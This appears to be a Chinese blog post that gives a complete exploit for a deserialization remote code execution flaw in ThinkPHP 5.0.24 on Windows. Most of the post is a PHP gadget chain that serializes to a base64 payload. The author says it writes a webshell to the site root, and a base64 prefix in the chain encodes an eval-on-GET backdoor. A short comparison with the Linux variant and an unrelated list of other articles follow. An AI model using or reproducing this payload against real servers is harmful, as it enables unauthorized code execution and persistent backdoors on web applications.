
ThinkPHP 5.0.24 反序列化RCE (Windows下EXP)
直接上exp吧,Windows下。
<?php

namespace think\process\pipes;

class Windows

{

    private $files = [];

    public function __construct()

    {

        $this->files = [new \think\model\Merge];

    }

}

namespace think\model;

use think\Model;

class Merge extends Model

{

    protected $append = [];

    protected $error;

    public function __construct()

    {

        $this->append = [

            'bb' => 'getError'

        ];

        $this->error = (new \think\model\relation\BelongsTo);

    }

}

namespace think;

class Model{}

namespace think\console;

class Output

{

    protected $styles = [];

    private $handle = null;

    public function __construct()

    {

        $this->styles = ['removeWhereField'];

        $this->handle = (new \think\session\driver\Memcache);

    }

}

namespace think\model\relation;

class BelongsTo

{

    protected $query;

    public function __construct()

    {

        $this->query = (new \think\console\Output);

    }

}

namespace think\session\driver;

class Memcache

{

    protected $handler = null;

    public function __construct()

    {

        $this->handler = (new \think\cache\driver\Memcached);

    }

}

namespace think\cache\driver;

class File

{

    protected $tag;

    protected $options = [];

    public function __construct()

    {

        $this->tag = false;

        $this->options = [

            'expire'        => 3600,

            'cache_subdir'  => false,

            'prefix'        => '',

            'data_compress' => false,

            'path'          => 'php://filter/convert.base64-decode/resource=./',

        ];

    }

}

class Memcached

{

    protected $tag;

    protected $options = [];

    protected $handler = null;

    public function __construct()

    {

        $this->tag = true;

        $this->options = [

            'expire'   => 0,

            'prefix'   => 'PD9waHAKZXZhbCgkX0dFVFsnYSddKTsKPz4',

        ];

        $this->handler = (new File);

    }

}

echo base64_encode(serialize(new \think\process\pipes\Windows));
会直接在根目录下生成一个shell。
名字:8fba8bb6410a4aee90b063a8b7e78b73.php
内容:

相对liunx 的exp有什么不同呢?
就是去:thinkphp/library/think/cache/driver/Memcached.php 类的 set 方法转了一圈。
利用的挺巧妙地。
参考链接:https://xz.aliyun.com/t/7310
ThinkPHP 5.0.24 反序列化RCE (Windows下EXP)的更多相关文章
- [转]phoneGap3.0安装步骤(以windows下的android环境为例):
phoneGap3.0安装步骤(以windows下的android环境为例): 环境: WIN系统,JDK,Android,Eclipse,Ant,Git,PhoneGap3.x (Cordova) ...
- MySQL8.0 zip压缩包版本 Windows下安装
MySQL zip压缩包版本 Windows下安装 Download MySQL Community Server 解压到相应的目录 我的解压目录:D:\Program Files\mysql-8.0 ...
- ThinkPHP v6.0.x 反序列化漏洞利用
前言: 上次做了成信大的安询杯第二届CTF比赛,遇到一个tp6的题,给了源码,目的是让通过pop链审计出反序列化漏洞. 这里总结一下tp6的反序列化漏洞的利用. 0x01环境搭建 现在tp新版本的官网 ...
- SDL2.0 学习笔记-1 windows下的第一个测试程序
SDL全称是Simple DirectMedia Layer,是一个开源的.跨平台(win32,linux,mac)的多媒体开发c语言库. 官方网站 http://www.libsdl.org/ 第一 ...
- ThinkPHP V6.0.12在php8.1下验证码出现问题
一.问题描述 1.项目需求要求使用PHP8.1.*版本 2.运行程序发现验证码不生效报错如下: 二.错误描述 1.报错信息得出:从浮点(数字)到整数的隐式转换将失去精度 三.解决流程 1.找到报错文件 ...
- libsvm easy.py ValueError: need more than 0 values to unpack windows下终极解决
现象是: python easy.py train test 输出: Scaling training data...WARNING: original #nonzeros 100389 new #n ...
- thinkphp 5.0.24 配置多模块注意的细节
/*index.php 文件 这一段用于生成模块用 build.php 只能生成诸如 admin hotel 开头为小写字母的模块 如果你设定的 大写开头 如 Hotel Admin 系统就会找不到 ...
- 在ThinkPHP框架(5.0.24)下引入Ueditor并实现向七牛云对象存储上传图片同时将图片信息保存到MySQL数据库,同时实现lazyload懒加载
这是我花了很多天的时间才得以真正实现的一组需求. 文章后面有完整Demo的GitHub链接. 一. 需求描述 1. 应用是基于ThinkPHP5开发的: 2. 服务器环境是LNMP,PHP版本是7.2 ...
- Windows下MySQL8.0.13解压版安装教程
下载 MySQL8.0.13-64位下载地址 在下载页面的底部,有三种安装包,第一种是MySQL的安装程序,下载完点击安装即可. 第二种是普通的压缩版,体积较小. 第三种是自带debug和测试的压缩版 ...
随机推荐
- JDK下载地址 Oracle JDK下载 地址 (已解决)
现在JDK开始收费了 Oracle官方对JDK的管理也变得严格了,现在想要在官网下载jdk需要先注册Oracle账号,这倒是小事但是网页反应慢注册填写内容复杂导致很多人不想注册. 不过有的人提供了公开 ...
- request常用方法servlet初步
1 package com.ycw.newservlet; 2 3 import java.io.IOException; 4 import javax.servlet.ServletExceptio ...
- 学习 Gin 总结(2020.12.30-31)
2020.12.30 问题总结 中间件 context.Next() 源码注释: // Next should be used only inside middleware. // It execut ...
- 容器编排系统K8s之访问控制--准入控制
前文我们聊到了k8s的访问控制第二关RBAC授权插件的相关话题,回顾请参考:https://www.cnblogs.com/qiuhom-1874/p/14216634.html:今天我们来聊一下k8 ...
- 今天写了一个SSM小项目,运行之后,前端页面的CSS、js样式显示不出来,具体操作如下:
因为SSM中我们设置了拦截器,拦截器会拦截CSS和JS,所有样式渲染不出来,在Web.xml中写上 1 <servlet-mapping> 2 <servlet-name>de ...
- 改进你的c#代码的5个技巧(二)
在本文中,我将向你展示c#编程的5个最佳实践.我从日常编程经验中学到了这些实践.我在release模式下测试了所有的代码,并在开发环境稳定后进行了截屏.我想你会喜欢这些建议的. 在使用数据类型之前选择 ...
- HIve中 datediff,date_add和date_sub的用法
1.日期比较函数:datediff语法:datediff(string enddate,string startdate) 返回值:int 说明:返回结束日期减去开始日期的天数. 例如: hive&g ...
- C++ 入门篇
C++基础入门 1 C++初识 1.1 第一个C++程序 编写一个C++程序总共分为4个步骤 创建项目 创建文件 编写代码 运行程序 1.1.1 创建项目 Visual Studio是我们用来编写 ...
- tp where使用数组条件,如何设置or,and
1 //where条件数组拼接 2 $where['status'] = 1; 3 $maps['id'] = ['in', implode(',', $r_ids)]; 4 $maps['uid'] ...
- 使用uiautomatorviewer报错Error obtaining UI hierarchy
现象:使用uiautomatorviewer报错Error obtaining UI hierarchy 解决方法:经验证关闭appium,再重新获取,就不会报错 (python运行了app代 ...